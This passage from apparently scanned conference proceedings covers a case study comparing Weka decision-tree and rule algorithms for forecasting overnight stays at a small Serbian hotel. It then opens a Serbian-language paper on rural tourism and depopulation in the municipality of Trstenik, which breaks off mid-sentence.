J48 is an open source Java implementation of the C4.5 algorithm in the WEKA data mining tool.

It is a fast algorithm that can quickly solve classification problems on large scale data sets. J48 builds tree from training data using information entropy (the disorder of data), *i.e.* information gain (an information-based measure that takes into account different numbers, and different probabilities of test outcomes).

At each node, a criterion for attribute split is the attribute with maximal difference in entropy, or maximal variation of numeric or nominal value of test outcome. The learning algorithm decides on which attribute to put in the node of the tree based on its information gain. The idea of this approach is that if the attribute that carries the most information is selected, this will minimize the size of the tree. In information theory, the amount of information is measured by means of entropy. The concept of entropy in information theory describes how much information there is in an event. The idea of entropy was introduced by Shannon in 1948. An intuitive understanding of information entropy relates to the amount of uncertainty about an event associated with the given probability distribution. Shannon defined the entropy in terms of discrete random variable X, with possible states $x_1$, $x_2$, … $x_n$ as:

$$H(X) = \sum_{i=1}^{n} p(x_i)\log_2\left(\frac{1}{p(x_i)}\right) = -\sum_{i=1}^{n} p(x_i)\log_2 p(x_i) \quad (5)$$

That is, the entropy of the variable *X* is the sum, over all possible outcomes xi of *X* of the product of the probability of outcome xi times the log of the inverse of the probability of Xi. Using the entropy as a measure for information gain the approach can be described as (Gašperin, 2007):

- Chose an attribute that has the highest entropy value.
- Create a separate tree branch for each value of the chosen attribute.
- Divide the instances into subgroups so as to reflect the attribute values of the chosen node.
- For each group, terminate the attribute selection process if all members of a subgroup belong to the same class or a subgroup contains a single node.
- For each subgroup that has not been labeled as terminal repeat the above process.

The main issue with the decision trees is, that the algorithm is making new branches deep enough to perfectly fit all the training data. These results in the decision tree perfectly fit the training data, but decrease its performance over the test examples. To avoid this over fitting, a post-pruning approach will be used. With this approach, we let the algorithm to grow a full tree and then remove the branches that will cause the over fitting.

The reasons why this algorithm has been chosen for test possibilities of this case study are:

- C4.5 algorithm has an extremely wide usage possibility.
- Any versions of it are used in almost every company that has focus on consumers.
- It can easily handle not only numerical but also nominal values.

## 3. THE PROPOSED DATA MINING METHODOLOGY FOR SMALL HOTELS

The selected hotel for the case study is relatively new (from January 2008) with 15 rooms and suites. The Property Management System the hotel uses is purchased from domestic vendor, and does not have the option to record and store variety of guest information. Some deep analysis of guests or possibility to apply data mining methods to segmentation or pattern behaviour recognition is unavailable. Since the small hotels are obliged to send monthly statistical reports of guest arrivals and overnight stays to the Statistical Office of the Republic of Serbia, these reports can be the only data source for tourist demand. Therefore, the main data input is the statistical number of arrivals and in house overnight stays per year, month and per country, which can be used to predict the expected fluctuation of arrivals and overnight stays in order to fully exploit the capacity of the small hotel.

Since data are not organized in a way that facilitates the extraction, and analysis of information, the suggested data mining methodology includes the following steps: Data selection and preprocessing; Application of data mining algorithms; Interpretation of the results; and Assimilation and evaluation of the results.

### 3.1 DATA SELECTION AND PREPROCESSING

Since open source tool "Weka" uses table approach of instances and attributes (rows and columns), the original data were slightly modified, in order to be properly used. In this case study, the instances are country origin of guests, and attributes are:

- Region - every country is placed in a region according to its geographical location (The criterion for grouping countries is taken from United Nation's geographical region division of Europe).
- Year of business - starting from the first year.
- Arrivals and in-house nights for every month of the year.
- Expected nights in January (the month is taken by random chance).

The data from the statistical report are formatted in a way so that Weka tool can manipulate them. The ways in which source data were modified are:



DOI: 10.15308/Synthesis-2015-519-524

1. During data analysis some instances (countries) were not taken into consideration, such as the group of other European countries and the group of other world countries. The main reason is that these two groups are too heterogeneous. On the other hand, the countries outside Europe that had their classification became the new class called "The Rest of the World".
2. Depending on which machine learning algorithm is used, the class, that needs to be predicted (in-house nights), is expressed in two ways. In the first case, the class has numeric values, while in the second case, the class has nominal values, or categories, which are derived from numeric values (Table 1).

| Number of in-house nights | Nominal value of the class |
|---|---|
| 0-5 | Very low |
| 6-10 | Low |
| 11-20 | Low Medium |
| 21-35 | Medium |
| 36-50 | High Medium |
| 51-90 | High |

Table 1. Conversion of numeric data into nominal values.

3. Statistical data from the first three business years are used to generate two training sets (one for nominal and the other for numeric class). The newest data, from 2012, are used for two test sets (also one for nominal and the other for numeric class). Based on these data, the effectiveness of the analyzed machine learning algorithm is evaluated. Note that the two training sets, as two test sets, are almost identical except for the last class attribute.
4. In all sets, the number of nights in January next year was taken as a predicted class. For example, predicted class for 2008 are actual values of nights in January 2009, and for 2009 predicted class are guest nights in January 2010 and so on.
5. Class "segment importance" is introduced according to the management philosophy of the country from which their top customer comes from.
6. In order to eliminate long stays from data (because in this case it corrupts normal fluctuation of arrivals and nights), the filter was applied. First, the twelve new attributes, that represent the ratio between attribute in-house nights and attribute arrivals for every month, are introduced. The coefficient 8.00 was chosen for limited value. Finally, all the instances whose values cross the limit of 8.00, in any of twelve new attributes, were removed. These twelve new attributes were then removed, and the remaining instances taken as a training data set.

After data preprocessing, the effectiveness of four classifiers was analyzed and measured in order to choose the best one.

## 3.2 INTERPRETATION OF THE RESULTS

In Weka, every algorithm has an option of changing its mining parameters in order to increase its mining effectiveness. For each algorithm, some adjustments of parameters have been made in order to increase its predictive power.

The M5P algorithm is configured to generate regression tree. The main reason why regression tree is chosen instead of model tree is that it produces better results for small-sized hotel business. Since predictions are made for January, which is period a low- season period for hotels, it is decided to choose regression tree. Regression tree works better with a fewer number of nights, whereas a model tree works better with more number of nights.

Figure 1 represents the graphical output for M5P algorithm of this case study. The algorithm created 5 clusters, from LM1 to LM5. Each leaf of the tree provides further information within brackets. For instance, there are 37 instances for LM1, and an approximate error in that leaf is 8.57%. The error for each node is the average of the difference between the predicted value and the actual value of each instance of the training set that reaches the node. This error is weighted according to the number of instances that reach that node.





Fig 1. M5P tree output

The following results represent the predicted number of nights for January. For example, every instance that has attribute value of A. March > 1.5, and A. May > 8, and A. February > 14.5, will produce the case LM 5 of 16.0932. The M5 rule algorithm is also set to build the regression tree, while leaving other parameters default. The results are as follows:

Rule 1: IF A. March <= 1.5 and A. July <= 0.5 THEN January of next year = + 1.5103 [37/8.57%]

Rule 2: IF A. May <= 8 and N. November <= 4.5 THEN January of next year = + 4.1271 [27/17.652%]

Rule 3: IF A. March <= 12 N. May <= 18 THEN January of next year = + 8.5912 [20/33.254%]

Rule 4: IF A. February <= 14.5 THEN January of next year = + 18.9947 [15/74.123%]

Rule 5: January of next year = + 42.75 [4/100%]

Unlike M5P algorithm that produces a decision tree, M5 rule has if-than-else structure. Every instance is tested, and if it satisfies criteria of some of the first 4 rules, that rule will be implemented; otherwise rule 5 will be implemented.

In order to optimize JRip classifier, we set it to check the error rate, with stopping criteria at 50%. In order to maximize accuracy, we performed a 10-fold cross-validation experiment. In each of the 10 repetitions, the 9 folds were used for training and 1 fold for pruning. This leads to three classification rules, such as:

If N. May > 25 and N. August ≤ 3 then January of next year = Medium (2.0/0.0) Else

If N. March > 26 and A. October ≤ 16 then January of next year = High Medium (5.0/0.0) Else

If N. May > 19 then January of next year = Low Medium (11.0/5.0) Else

January of next year = Very Low (85.0/9.0)



DOI: 10.15308/Synthesis-2015-519-524

Confusion matrix is probably the best indicator of predictive performance of nominal classifiers. It shows distribution of true positive and false positive predicted values. Figure 2 represents confusion matrix for JRip classifier. True positive values, or values that have been correctly predicted, are diagonally stretched, while other values, outside diagonal, are misclassified errors. In this case, there are 28 instances with class Very Low, 25 have been correctly classified, while 3 have been classified as Low, and 1 as Medium.

| *a* | *b* | *c* | *d* | *e* | ← | *Clasified as* |
|---|---|---|---|---|---|---|
| 25 | 0 | 3 | 1 | 0 | *a* = | *Very Low* |
| 1 | 0 | 1 | 0 | 0 | *b* = | *Low* |
| 0 | 0 | 2 | 0 | 1 | *c* = | *Low Medium* |
| 0 | 0 | 2 | 0 | 0 | *d* = | *Medium* |
| 1 | 0 | 0 | 0 | 1 | *e* = | *High Medium* |

Fig 2. Confusion matrix of JRip algorithm

Figure 2 shows that the two biggest mistakes are at classes Very Low and High Medium. The difference between classes of Very Low and Low is much smaller than difference between Low Medium and Medium. According to Table 1, the reason for this lies in the fact that not every class covers equal numeric values.

For J48 algorithm parameters are adjusted: confidence factor set to 0.2 (stands for amount of pruning, with smallest values for greater pruning), minimum number of instance per leaf set to 3, number of folds set to 10, and other values set to default. As a result, we have a 4 level tree, as shown in Figure 3.





Fig 3. J48 algorithm tree output

With parameters, whose values are set, the tree complexity is greatly reduced (the other results of parameter vary from 5 to 6 level tree with much more leafs).

| *a* | *b* | *c* | *d* | *e* | ← | *Clasified as* |
|---|---|---|---|---|---|---|
| 25 | 3 | 0 | 0 | 1 | *a* | *Very Low* |
| 1 | 1 | 0 | 0 | 0 | *b* | *Low* |
| 0 | 0 | 0 | 2 | 1 | *c* | *Low Medium* |
| 0 | 1 | 0 | 1 | 0 | *d* | *Medium* |
| 1 | 0 | 0 | 0 | 1 | *e* | *High Medium* |

Fig 4. J48 confusion matrix

## 4. ASSIMILATION AND EVALUATION OF RESULTS

Results collected from all used algorithms are shown in Table 2.

| Description \ Algorithm: | M5P Tree | M5 rule | JRip rule | J48 Tree |
|---|---|---|---|---|
| Mean absolute error | 6.2442 | 7.3372 | 0.1343 | 0.1326 |
| Root mean squared error | 12.3693 | 13.0638 | 0.2845 | 0.2973 |
| Relative absolute error | 76.5392% | 89.9376% | 77.7593% | 76.7554% |
| Root relative squared error | 89.4866% | 94.5116% | 99.7423% | 104.2223% |

Table 2. Comparison of algorithm results

As presented in Table 2, algorithms JRip and J48 have significantly smaller mean absolute error and root mean squared error rate. This is a result of deriving nominal from numeric values. Nominal values of the class attribute are not separated by the same range. If class values were all of the same range (1-5,6-10,11-15..., or 1-10,11-20,21-30...) there would be:

- **Too small range of values** - there is a great chance that some values that occur in the test don't occur in the training set, and therefore, data mining process could not be tested properly. Also, there would be too many values that would produce big decision trees with many leaves covered by small number of instances per leaf. This is quite opposite from Occam's razor concept that is frequently applied in data mining. Occam's razor concept is governed by the principle that simple solutions are always better than complicated ones.
- **Too big range of values** - could produce very good predictive results, but would be practically useless. For instace, every instance with actual value of 0 would be predicted as a class that has range of 0-25, and it would have the same weight as the class with the actual value of for example 24.

In this case, the performance of JRip and J48 is not optimal for in-house night forecasting. However, it shows that these algorithms can be used for other purposes in hospitality, in particular for guest behaviour analyses. Otherwise, M5P tree and M5 rule algorithms produce outputs that can be graphically presented and easily used. Transformation from numeric to nominal classes in these two algorithms is avoided. The question that remains is whether the hotel needs one universal way of calculating the predicted values for the next year, or it should use separate set of rules or tree for every predicted month. In the first case, the advantage is on the side of M5 rule algorithm because its output predicts a greater variety of values. In the second case, the advantage is on the side of M5P algorithm because it has better predictive performance. For instance, in January, the month with the lowest season period of year, MP5 pays closer attention to smaller values which correspond to hotels in-house nights in January.

## 5. SUMMARY

This paper analyses different machine learning models for demand forecasting in the hotel industry. Since small-sized hotels in Serbia rarely use any kind of intelligence systems, the most frequent issues hotel managers are confronted with include lack of data sources, tools, and dilemmas related to choos-



DOI: 10.15308/Synthesis-2015-519-524

ing the optimal data mining model for forecasting. This paper also analyses four data mining models available from open source tool Weka, in order to give optimal solutions in demand forecasting. Also, data mining methodology is suggested to managers of small-sized hotels. The predictive power of data mining algorithms is around 70-75%. Although this may seem low, we should note that this research was limited to only 120 instances. Out of these 120 instances, 17 aren't used because they stray too much from the normal flow of tourism demand (long stays). The performance of data mining process depends directly on the number of available cases (instances) that can be used. As presented in the paper, even small-sized hotels, without additional or with small investments, can benefit from data mining. Its usage cannot guarantee optimal business results, but can substantially reduce risks of making bad decisions. The results show that there is no single best algorithm that could beat other algorithms in all situations. To conclude, M5P and M5 are suitable for tourism demand forecasting, while JRip and J48 give better results in guest behaviour analyses.

## REFERENCES


Aghazadeh, S.M. (2007). Revenue Forecasting Models for Hotel Management. *Journal of Business Forecasting Methods and Systems.* 26(3), 33-37.

Cohen, W. (1995). Fast effective rule induction. Proceedings of the 12th International Conference on Machine Learning, 115-123.

Dolado, J.J., Rodriguez, D., Riquelme, J., Ferrer-Troyano, F., & Cuadrado, J.J. (2007). A Two Stage Zone Regression Method for Global Characterization of a Project Database. Available at: http://www.cc.uah.es/drg/b/DolRodetAlIdea07.pdf (accessed 5.7.12).

Gašperin, M. (2007). Case Study on the use of Data Mining Techniques in Food Science using Honey Samples. Available at: http://kt.ijs.si/PetraKralj/DM-2007/seminar-Gasperin.pdf (accessed 28.06.2012).

Law, R., Mok, H., & Goh, C. (2007). Data Mining in Tourism Demand Analysis: A Retrospective Analysis. Proceedings of the 3rd International Conference on Advanced Data Mining and Applications, 508-515.

Machado, A., Carvalho, D, Clua, E., Duarte, C.G., Montanari, M.V., & Reis, W.M.P. (2011). An Architecture Based on M5P Algorithm for Multiagent Systems. Available at: http://www.lbd.dcc.ufmg.br/colecoes/enia/2011/0024.pdf (accessed 5.07.12).

Nagabhushana, S. (2006). *Data Warehausing OLAP and Data Mining*. New Delhi, India: New Age International Publishers.

Nikolić, V. (2011). Researching New Technologies in Hospitality for Customer Satisfaction Purpose. Proceedings of International Scientific and Technical Symposium: Strategic Quality Management in Hospitality, 181-195.

Njeguš, A. (2010). Importance of Business Intelligence in Tourism. *Singidunum Review* 5 (2), 129-137.

Quinlan, J.R. (1992). Learning with continuous classes. Proceedings of the Australian Joint Conference on Artificial Intelligence, 343-348.

Quinlan, J.R. (1996). Improved Use of Continuous Attributes in C4.5. *Journal of Artificial Research* 4, 77-90.

Witten, I.H., & Frank, E. (2005). Data Mining Practical Machine Learning Tools and Techniques. CA: Morgan Kaufmann, Elsevier.

Zakhary, A., Atiya, A.F., El-Shishiny, H, & Gayar, N.E. (2011). Forecasting hotel arrivals and occupancy using Monte Carlo Simulation. *Journal of Revenue and Pricing Management*. 10 (4), 344-366.




DOI: 10.15308/Synthesis-2015-519-524

Synthesis
International Scientific Conference of IT and Business-Related Research

# RAZVOJ SEOSKOG TURIZMA: MOGUĆNOST SUZBIJANJA DEPOPULACIJE U OPŠTINI TRSTENIK

## RURAL TOURISM DEVELOPMENT: THE POSSIBILITY OF COMBATING DEPOPULATION IN THE MUNICIPALITY OF TRSTENIK

Mirjana Dubičanin, Darija Lunić
Univerzitet Singidunum, Danijelova 32, Beograd

**Apstrakt:**
Prirodno-geografski i demografski faktori svake pojedinačne oblasti u Republici Srbiji mogu odrediti njene razvojne potencijale. S obzirom na to da se Republika Srbija danas suočava sa demografskom krizom koja preti izumiranju srpskog sela, čiji danak oseća i opština Trstenik koja uprkos svom prirodnom i kulturnom bogatstvu beleži mortalitet veći od nataliteta koji je čak i niži u odnosu na republički prosek za 2001. godinu. Spas u problemu depopulacije ova opština bi trebalo da potraži u razvoju seoskog turizma, tamo gde je prirodna sredina očuvana i čiji bi razvoj i osnovna inspiracija trebalo da bude selo samo po sebi, podizanje njegovog ekonomskog značaja i samostalnosti, zadržavanje mladih na selu, smanjenje stope nezaposlenosti i iskorišćavanje ranije neiskorišćenih kapaciteta. Iz navedenih razloga, seoski turizam trebalo bi posmatrati kao način za rešavanje ili prevazilaženje ovog problema u ruralnim područjima opštine Trstenik.

**Ključne reči:**
depopulacija, prirodni priraštaj, selo, seoski turizam, ruralna područja.

**Abstract:**
Natural-geographical and demographic factors of every particular area in the Republic of Serbia can determine its development potential. The Republic of Serbia nowadays confronts the demographic crisis, whose consequences could also be felt in the municipality of Trstenik. Namely, despite its natural and cultural wealth, this municipality records the death rate which is higher than the birth rate, and even lower than the average national mean value for the year 2001. The Municipality of Trstenik should try to solve the issue of depopulation through advocating rural tourism development in the areas with the preserved nature and it should place an emphasis on the village itself, *i.e.*, increasing its economic importance and independence, keeping young generations in the countryside, decreasing the unemployment rate and using the unexplored resources and capacities. Therefore, rural tourism should be viewed as the way of solving or overcoming such problem in rural areas of the Municipality of Trstenik.

**Key words:**
depopulation, natural population growth, countryside, rural tourism, rural areas.

## 1. UVOD

Pad broja stanovnika u Republici Srbiji, kontinuitet negativnih tendencija i poremećaj osnovnih struktura stanovništva može predstavljati jednu od najznačajnijih i najvećih prepreka u budućem održivom prostornom razvoju Republike Srbije. Glavni problem demografskog razvoja je problem depopulacije u velikim delovima južne, istočne i zapadne Srbije koji je upravo i nastao zbog nepovoljnog nataliteta. Prirodni priraštaj u Republici Srbiji (bez autonomnih pokrajina) i u AP Vojvodini je u stalnom padu, kako u apsolutnom, tako i u relativnom iznosu.

### 1.1. DEMOGRAFSKI TRENDOVI I PROJEKCIJE STANOVNIŠTVA

Shodno poslednjem popisu iz 2011. godine Republika Srbija je imala 7.120.666 stanovnika. U poređenju sa brojem stanovnika na osnovu popisa iz 2002. godine Srbija je imala 7.498.001 stanovnika, što je za 377.335 stanovnika manje u desetogodišnjem međupopisnom periodu.

Na broj stanovnika Republike Srbije u vreme popisa iz 2002. godine značajan uticaj je imao priliv velikog broja izbeglih i raseljenih lica koji je iznosio 5,1% od ukupnog stanovništva Republike Srbije, bez podataka iz AP Kosovo i Metohija. Depopulacija u Republici Srbiji je posebno izražena na opštinskom nivou. Procenat mladih je vrlo nizak i u stalnom je opadanju, dok je procenat starih visok i u stalnom porastu. Po prvi put se beleži veći broj starih nego mladih osoba. Broj lica mlađih od 15 godina je 1.177.000, a broj lica starijih od 65 godina je 1.241.000. Područja koja su posebno ugrožena starenjem i odlivom stanovništva su seoska i brdsko-planinska područja. Stalni pad broja stanovnika u nerazvijenim područjima i nepovoljna starosna struktura dovode do toga da ljudski faktor postaje veliko ograničenje brzog razvoja. Negativne tendencije demografskog faktora su u direktnoj vezi i sa lošom privrednom razvijenošću ovih područja i visokom stopom nezaposlenosti koja je u 2008. godini iznosila 49,3%. Ovaj složeni sistem uzročno-posledičnih veza i efekata koji postepeno prelazi u ozbiljnu prepreku ukupnog razvoja Republike Srbije zahteva posebnu posvećenost politici o stanovništvu i precizno određivanje sredstava za njeno aktivno

E-mail: mdubicanin@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-525-530

| God. | 1953 | 1961 | 1971 | 1981 | 1991 | 2002 | 2011 |
|---|---|---|---|---|---|---|---|
| Stan. | 6.979.154 | 7.642.227 | 8.446.511 | 9.313.676 | 9.778.991 | 7.498.001 | 7.120.666 |

Tabela 1. Broj stanovnika u Republici Srbiji prema rezultatima popisa iz 1953, 1961, 1971, 1981, 1991, 2002 i 2011. godine.
Izvor: RZS

sprovođenje. Osnovne karakteristike stanovništva i tendencije demografskog razvoja predstavljaju važnu odrednicu društveno-ekonomskog razvoja, planiranja i organizacije prostora (Ministarstvo građevinarstva, saobraćaja i infrastrukture, 2010).

Veliki problemi sa kojima je Republika Srbija ušla u XXI vek su: širenje depopulacionih prostora, nedovoljno obnavljanje stanovništva, duboko ukorenjene niske reproduktivne norme, odlaganje rađanja, visoka psihološka i ekonomska cena roditeljstva, odsustvo reproduktivnih potencijala na određenim teritorijama što sprečava njihovu revitalizaciju. Prirodni priraštaj u centralnoj Srbiji je negativan od 1992. godine, dok je u isto vreme povećan broj lica na radu i boravku u inostranstvu, tako da je 2002. godine registrovano oko 415.000 lica na radu i boravku u inostranstvu. Ako Republika Srbija uskoro postane članica Evropske unije, to može imati presudan uticaj na smer i intenzitet spoljnih migracija i dovesti do bitnih promena u poređenju sa prethodnim periodom. Nasuprot tome, znatno se smanjuju mogućnosti promene aktuelne tendencije neto migracionog bilansa i predviđa se dalji trend negativnog migracionog obrasca. Verovatnoća da će Republika Srbija 2020. godine imati više stanovnika nego danas je oko 15% prema optimističkom scenariju, tj. potpunoj realizaciji strategije podsticanja rađanja (Ministarstvo građevinarstva, saobraćaja i infrastrukture, 2010). Potrebno je razvijati emigraciona i nedovoljno razvijena područja i obezbeđivati uslove za povratak stanovništva. Područja kvalitetne životne sredine kao što su šumska područja, turističke zone kontrolisanog razvoja, poljoprivredne voćarske i vinogradarske zone, područja sa prirodnom degradacijom, livade i pašnjaci i područja sa preovlađujućim pozitivnim uticajima na čoveka, živi svet i kvalitet života su područja za koja treba obezbediti rešenja koja mogu eliminisati ili smanjiti postojeće izvore negativnih uticaja. Dosadašnja razvojna kretanja uzrokovala su to da je na skoro 90%, teritorije gde živi oko polovina stanovništva, moguće konstatovati snažnu depopulaciju i nepovoljnu demografsku strukturu, slabo razvijenu privredu i znatno slabiju infrastrukturnu opremljenost nego u urbanim područjima. Ipak, intenzitet i karakteristike strukturnih promena u selima i ruralnom prostoru Republike Srbije, kao i njegov značaj za ukupni i ravnomerni teritorijalni razvoj zemlje, obavezuju da obnova i uređenje ruralnih područja i sela, na održiv i društveno racionalan način, budu jedan od osnovnih strateških prioriteta Republike Srbije.

## 2. EKONOMSKI EFEKTI RURALNOG TURIZMA

Oko 85% teritorije Republike Srbije spada u ruralno područje sa oko 4.800 sela, a procenjuje se da će mala sela, koja se najviše nalaze u istočnoj, jugoistočnoj i južnoj Srbiji za manje od dve decenije izgubiti stalne stanovnike. U ovim oblastima živi oko 55% stanovništva Republike Srbije, a prosečna gustina naseljenosti iznosi 63 st/ha. U ruralne oblasti, na osnovu OECD (*Organisation for Economic Cooperation and Develpopment*) klasifikacije spadaju oblasti gde je gustina naseljenosti manja od 150 st/km$^2$, dok po kriterijumu EU u ruralne oblasti spadaju mesta sa gustinom naseljenosti manjom od 100 st/km$^2$. Turistički resursi Republike Srbije nisu dovoljno valorizovani. Njihovo učešće u BDP-u je ispod 2% (Ministarstvo građevinarstva, saobraćaja i infrastrukture, 2010). U ponudi Republike Srbije nedostaju raznovrsniji turistički proizvodi koji bi mogli da privuku inostranu tražnju, posebno na kulturnim i ekološkim motivima. Nedovoljno su afirmisani koncept održivog turizma i njegova integracija sa komplementarnim privrednim delatnostima kao i sa prirodnim i kulturnim nasleđem. Ruralni turizam se doživljava kao važan pomoćni privredni sektor koji će unaprediti i osigurati održivi razvoj ruralnih zajednica. Glavni cilj seoskog turizma je obezbeđivanje dodatnog prihoda seoskom stanovništvu, objedinjavajuci niz turističkih atrakcija, usluga i sekundarnih aktivnosti koje ruralno stanovništvo i privatna domaćinstva pružaju. Strategija razvoja turizma podržava promociju i razvoj seoskog turizma i direktno doprinosi uspostavljanju ravnoteže celokupnog ekonomskog razvoja zemlje, kao i smanjivanju nejednakosti u raspodeli resursa izmedu urbanih i ruralnih područja. Ruralni turizam se ocenjuje kao još uvek nedovoljno strukturiran i organizovan. U programu konkurentnosti i predloženim akcionim planovima nisu navedeni programi ili akcioni planovi koji bi se ticali direktno ruralnih područja. Pozitivni trendovi koje donosi seoski turizam su bolje zapošljavanje žena, zadržavanje mladih na selu, iskorićšćavanje ranije neiskorišćenih kapaciteta, nova radna mesta i bolji odnos lokalnog stanovništva prema životnoj sredini (Ministarstvo trgovine, turizma i telokmunikacija, 2006).

Očekivanje da turizam doprinese bržem razvoju i revitalizaciji ruralnih područja Srbije temelji se na mogućim ekonomskim efektima od razvoja ove delatnosti. Prema mišljenju Medlika (1966) turizam ima direktne efekte na one učesnike ponude koji direktno prodaju usluge turistima. U slučaju ruralnog turizma to su, pre svega, seoska turistička domaćinstva. Razvoj turizma pruža mogućnost seoskim domaćinstvima da uz minimalne investicije zaposle članove svog domaćinstva i obezbede dodatni izvor prihoda. Takođe, bavljenje ovom delatnošću pruža mogućnost da seoska domaćinstva ostvare prihode i od plasmana proizvoda iz domaće proizvodnje kao što su poljoprivredni proizvodi i proizvodi domaće radinosti. Prema rezultatima anketnog istraživanja koje je 2009. godine objavilo Ministarstvo poljoprivrede, šumarstva i vodoprivrede Srbije, ruralni turizam u proseku zapošljava dva člana domaćinstva, a prosečan mesečni neto prihod od bavljenja ruralnim turizmom po domaćinstvu iznosi oko 200 evra (Bošković, 2012). Važno je naglasiti da razvoj ruralnog turizma može doprineti i ekonomskom osnaživanju ruralne populacije. Imajući u vidu veliku zavisnost ruralne ekonomije od poljoprivrede, značajna je činjenica da razvoj ruralnog turizma prvenstveno podstiče razvoj poljoprivredne delatnosti u ruralnim područjima. Procene efekata ruralnog turizma na razvoj ukupne ekonomije Srbije iznete su u najnovijem strateškom dokumentu u nacionalnom Master planu za razvoj seoskog turizma u Srbiji. Prema podacima iz Master plana ukupan broj ležaja u ruralnim područjima godišnje generiše više od 5.000.000.000 dinara prihoda od smeštaja i sa oko 5.000.000.000 dinara doprinosi većim direktnim prihodima u sektoru turizma. Takođe, prema predviđanjima prihod od turizma će u narednih 5 godina, do 2020. godine, dostići 45.000.000.000 dinara. Naravno, pretpostavke za ostvarenje ovih predviđanja su povećanje broja posetilaca, broja noćenja u ruralnim oblastima, kao i tražnje za ruralnim smeštajnim kapacitetima u budućem periodu (UNWTO & Tourism & Leisure Advisory Services, 2011). Ruralni turizam se oslanja prvenstveno na domaću tražnju iz urbanih područja tako da bi njegov intenzivniji razvoj mogao da doprinese prelivanju dohotka iz



DOI: 10.15308/Synthesis-2015-525-530

privredno razvijenijih urbanih regiona u nedovoljno razvijena ruralna područja. Tako bi turizam doprineo bržem privrednom razvoju ruralnih oblasti što bi uticalo na smanjivanje postojećeg jaza u razvoju ruralnih i urbanih područja.

## 3. TURISTIČKI POTENCIJAL OPŠTINE TRSTENIK

Ruralna područja Zapadnog Pomoravlja i opštine Trstenik karakteriše velika poljoprivredna struktura, intenzivna poljoprivredna proizvodnja voća, povrća i proizvoda životinjskog porekla, ali i bogat turistički potencijal. Razvoj ruralnog turizma povezuje se sa drugim oblicima turizma – obnova tradicionalnog seoskog domaćinstva, dogradnja i adaptacija objekata, oživljavanje starih zanata i promotivne aktivnosti. Trstenik se nalazi u centralnom delu Srbije, 205 kilometara južno od Beograda. Područje opštine Trstenik zahvata površinu od 448 km$^2$. Nalazi se u dolini reke Zapadne Morave, na njenoj desnoj obali i obroncima planine Goč i Gledićkih planina. Gledićke planine se smatraju najlepšim šumadijskim planinama zbog velikih prirodnih lepota: klisurastih dolina, planinskih rečica i potoka, brojnih izvora i bogatog biljnog sveta. Nazivaju ih još i mitskim planinama jer čuvaju tragove od najstarijih vremena, od neolita preko sedam srednjovekovnih gradova sagrađenih na rimskim utvrđenjima. Grad Trstenik nalazi se na 21° istočno od Griniča, 43,5° severne geografske širine i na sto osamdeset prvom metru nadmorske visine, dok se nadmorska visina opštine kreće od 160 metara u dolini Zapadne Morave do 922 metra na vrhu Gledičkih planina. U Trsteniku vlada umereno-kontinentalna klima sa blagim zimama i prijatnim letima. Arheološki lokaliteti opštine Trstenik koji svedoče o tome da je čovek još iz perioda Neolita, pre oko 8.000 godina, prepoznao potencijal ovog područja i izabrao ga da se na njemu nastani su Blagotin i Stragari. Herodot je pisao da uz reku Angnos (Zapadna Morava) leži tribalska ravnica naseljena plemenima Tribali. Oni su područje Trstenika naseljavali oko V veka pre nove ere. Arheološki lokalitet Stražba datira iz vremena Rimljana i jasno svedoči o tome kako su Rimljani u ove krajeve doneli i počeli da uzgajaju vinovu lozu. Rimljani su ove prostore osvojili oko I veka nove ere i tada su delom istrebili, delom asimilovali i delom potčinii lokalno stanovništvo, postavši pritom dominantna sila celog podneblja. Iz rimskog perioda potiče kastrum na Stražbi i arheološka nalazišta u selima Bučje i Donji Dubič. Prvi pisani pomen Trstenika nalazi se u darovnoj povelji manastiru Ravanici, kojom knez Lazar 1381. godine svojoj zadužbini poklanja metohe Trstenik, Veluće i Ribnik. Povelja se čuva u biblioteci u Bolonji. Iz srednjovekovnog perioda potiču i manastiri moravske arhitektonske škole, Ljubostinja i Veluće. Manastir Veluće se nalazi između sela Veluće i sela Riđevštica, na sredini puta Kruševac - Trstenik. Manastir je posvećen Vavedenju Presvete Bogorodice. Podignut je 1377. ili 1378. godine i zadužbina je nepoznate vlastelinske porodice. Oko 1389. godine nepoznati ktitor je ovaj hram poklonio ruskom manastiru Sveti Pantelejmon na Svetoj Gori kada crkva dobija živopis. U neposrednoj blizini manastira na teritoriji sela Veluće i Tobolac nalaze se izvori mineralne vode koji su od davnina poznati po svom lekovitom dejstvu, pa se manastir Veluće često pominje kao "izvorska građevina". Vredni kulturno-istorijski spomenici su i crkva Svetog Arhangela Gavrila u Gornjem Ribniku i crkva Svete Petke na Grabovačkom brdu. U prvoj polovini XV veka Turci su došli do ovih prstora. Osvojili su Kruševac i u tom periodu započela je izgradnja pograničnih utvrđenja među kojima je najpoznatiji bio Grabovac ili Jerinin grad. Za Jerinin grad vezane su mnoge legende. On je smešten na obali Zapadne Morave, na mestu gde su padine Goča i Gledićkih planina najbliže i oduvek je privlačio pažnju kako istraživača tako i običnog naroda. Jerinin grad je od Vrnjačke Banje udaljen svega 5 km. Arheološka istraživanja Grabovca počela su 2010. godine, tako da će se o njegovoj sada malo znanoj prošlosti u narednim godinama znati mnogo više. Sela Trstenika prava su oaza za sve ljubitelje seoskog turizma i odmora u prirodi. Netaknuta priroda, tradicionalni običaji, stari zanati, prostrani vinogradi i voćnjaci, kvalitetna vina i ukusna hrana trsteničkih sela. Veluće, Brezovica, Ribnik ili Bučje osvajaju pri prvom susretu. Sela sa leve strane Zapadne Morave, Medveđa, Velika Drenova i Milutovac čuvena su po proizvodnji voćnih i loznih kalemova. Za 